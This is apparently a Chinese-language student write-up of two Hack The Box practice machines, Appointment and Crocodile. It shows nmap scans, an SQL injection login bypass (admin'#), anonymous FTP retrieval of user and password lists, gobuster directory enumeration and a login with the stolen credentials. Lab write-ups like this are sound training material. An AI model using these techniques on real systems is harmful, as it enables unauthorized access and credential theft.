
# Appointment


1. **啟動目標機器:**點擊了 Start Machine 獲取目標 IP 為 10.129.31.167。





2. **連線測試與服務掃描:**用 ping 測試 Kali 與機器的連通性，確認沒斷線。接著執行 nmap 掃描，發現它開啟了 80 埠，跑的是 Apache 網頁伺服器，這是進入點。

```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 10.129.31.167
PING 10.129.31.167 (10.129.31.167) 56(84) bytes of data.
64 bytes from 10.129.31.167: icmp_seq=1 ttl=63 time=213 ms
64 bytes from 10.129.31.167: icmp_seq=2 ttl=63 time=219 ms
64 bytes from 10.129.31.167: icmp_seq=3 ttl=63 time=218 ms

--- 10.129.31.167 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 213.340/216.607/218.584/2.327 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.129.31.167
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 07:21 EDT
Nmap scan report for 10.129.31.167
Host is up (0.24s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds
```


3. **嘗試 SQL 注入登入**:來到網頁登入介面，利用 SQL 注入漏洞，在帳號輸入 admin'#。這個指令會讓資料庫誤以為已經通過驗證，並把後面的密碼檢查「註解掉」失效，實現無密碼登入(也可以隨意輸入密碼)。




4. **獲取 Flag**:注入成功後顯示 Congratulations! 並直接給出了這台機器的證明字串 (Flag)。




5. 機器完成證明:


Home
Windows 7
Kali-Linux-Working
Metasploitable2-Linux
Hack The Box :: Appoi
Login
app.hackthebox.com/machines/Appointment?sort_by=created_at&sort_type=desc
Screenshot taken
View image
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
HTB LABS
Search Labs Ctrl + /
Upgrade
Connected
DT00000
FREE
Unranked
Season 10 Tier
Rank
Season 10
Starting Point
Machines
Sherlocks
Challenges
Tracks
Pro Labs
Fortresses
Rankings
Submit root flag
Root flag owned
Submit Flag
Submit flag difficulty rating
Final Steps
Submit exploitation characteristics, rate this machine and leave your feedback.
Submit Machine Matrix
Submit Machine Review
DT00000
41263036@o365.tku.edu.tw
My Profile
Settings
Billing & Plans
Manage Account
Logout
Congratulations DT00000!
You are player #235809 to have solved Appointment.
Share Results
Released on 6th October, 2021
Created by
ch4p
Respect Creator

# Crocodile

1. **啟動目標機器**:目標 IP 是 10.129.1.15。




2. **Nmap 服務偵測**:執行 nmap -sV 偵測服務版本。發現除了 80 埠的網頁服務，還多了一個 21 埠的 FTP 服務，這通常是系統管理者上傳檔案的地方，可能藏有線索。

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.129.1.15
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 07:34 EDT
Nmap scan report for 10.129.1.15
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

3. **FTP 匿名登入與下載**:利用 FTP 的匿名登入漏洞，成功進入檔案伺服器並下載了 allowed.userlist 與其密碼檔。這代表我繞過了身分驗證，直接取得了系統內部的敏感名單。

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47280|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||48174|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |***************************************|    33       20.43 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.14 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||43673|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |***************************************|    62      293.91 KiB/s    00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.28 KiB/s)
ftp> exit
221 Goodbye.
```


4. **查看外洩的帳號密碼**:用 cat 指令讀取剛剛下載的檔案。從名單中我發現了 admin 帳號及其對應的複雜密碼。

```
┌──(kali㉿kali)-[~]
└─$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

┌──(kali㉿kali)-[~]
└─$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```


5. **Gobuster 目錄爆破結果**:我使用 gobuster 掃描隱藏網頁。工具在眾多目錄中幫我找到了 /login.php，這是首頁看不到的隱藏登入頁。掃描狀態碼 200 代表該頁面確實存在。

```
└─$ gobuster dir -u http://10.129.1.15 -w /usr/share/wordlists/dirb/common.txt -x php
,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.1.15
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.hta.html            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htpasswd.html       (Status: 403) [Size: 276]
/.htaccess.html       (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/config.php           (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
/dashboard            (Status: 301) [Size: 314] [--> http://10.129.1.15/dashboard/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.1.15/fonts/]
/index.html           (Status: 200) [Size: 58565]
/index.html           (Status: 200) [Size: 58565]
/js                   (Status: 301) [Size: 307] [--> http://10.129.1.15/js/]
/login.php            (Status: 200) [Size: 1577]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 276]
Progress: 13839 / 13839 (100.00%)
===============================================================
Finished
===============================================================
```


6. **輸入憑證登入後台**:進入剛剛發現的 login.php 頁面，並輸入從 FTP 取得的 admin 帳號與對應密碼。




7. **管理員儀表板與 Flag**:進入儀表板後，上方清楚標示了 flag 字串，成功獲得管理員權限。



8. 機器完成證明:


Home
Windows 7
Kali-Linux-Working
Metasploitable2-Linux
Hack The Box :: Croco
Server Manager Dashboard
app.hackthebox.com/machines/Crocodile?sort_by=created_at&sort_type=desc
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
HTB LABS
Search Labs Ctrl + /
Upgrade
Connected
DT00000
FREE
Unranked
Season 10 Tier
Rank
Season 10
Starting Point
Machines
Sherlocks
Challenges
Tracks
Pro Labs
Fortresses
Rankings
Submit Flag
Submit root flag
Root flag owned
Submit Flag
Submit flag difficulty rating
Final Steps
Submit exploitation characteristics, rate this machine and leave your feedback.
Submit Machine Matrix
Submit Machine Review
Congratulations DT00000!
You are player #195694 to have solved Crocodile.
Share Results
DT00000
My Profile
Settings
Billing & Plans
Manage Account
Logout